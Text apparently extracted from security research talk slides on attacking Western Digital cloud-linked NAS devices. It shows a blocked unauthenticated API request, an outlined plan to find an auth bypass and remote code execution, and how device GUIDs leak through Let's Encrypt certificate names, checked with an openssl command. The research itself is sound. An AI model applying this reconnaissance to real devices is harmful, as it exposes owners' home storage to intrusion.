
GET  
<https://prod.wdckeystone.com>  
/GUID/sdk/v1/volumes



**Trying to access random device without authentication - Blocked**




**Attacker**



**BUT!**



GUID



10.100.233.142:44650

3.75.208.4:8443


ESTABLISHED 982/restsdk-serve



**BUT!**

We received the request  
on our device!

restSDK (port 4430)



10.100.233.142:44650



3.75.208.4:8443

ESTABLISHED 982/restsdk-serv

The end device  
checked the auth  
and blocked it, not  
WD cloud!



Attacker



The end device checked the auth and blocked it, not WD cloud!




Attacker



This is home (NAT bypass?)

HTTP 403



GUID

# Our Plan to Exploit All Devices

We “just” need to:

- [?] Break 128 bit random GUID
- [?] Find auth bypass
- [?] Find RCE

# Our Plan to Exploit All Devices

We “just” need to:


[?] Break 128 bit random GUID

[?] Find auth bypass


[?] Find RCE




# Accessing Externally




## Accessing From Home (LAN)



## Accessing From Home (LAN) - Redirect



# But is it Really Our Device?



# WD Device Certificate


- Each device has a unique certificate
- Signed by Let's Encrypt
- Used by the device's web server



Certificate Viewer: device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com

General	Details
Issued To	
Common Name (CN)	device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>
Issued By	
Common Name (CN)	R3
Organization (O)	Let's Encrypt
Organizational Unit (OU)	<Not Part Of Certificate>

**WAIT A MINUTE...**





## Certificate Viewer: device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com



Our device  
GUID


### Issued To

Common Name (CN)	device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
Organization (O)	<Not Part Of Certificate>
Organizational Unit (OU)	<Not Part Of Certificate>

### Issued By

Common Name (CN)	R3
Organization (O)	Let's Encrypt
Organizational Unit (OU)	<Not Part Of Certificate>

```
→ Downloads openssl s_client -showcerts -connect 169.254.142.221:8543 | op  
depth=2 C = US, 0 = Internet Security Research Group, CN = ISRG Root X1  
verify return:1  
depth=1 C = US, 0 = Let's Encrypt, CN = R3  
verify return:1  
depth=0 CN = device-local-494c2e66-e3e8-4968-aa04-7ab1cdfcade7.remotewd.com
```

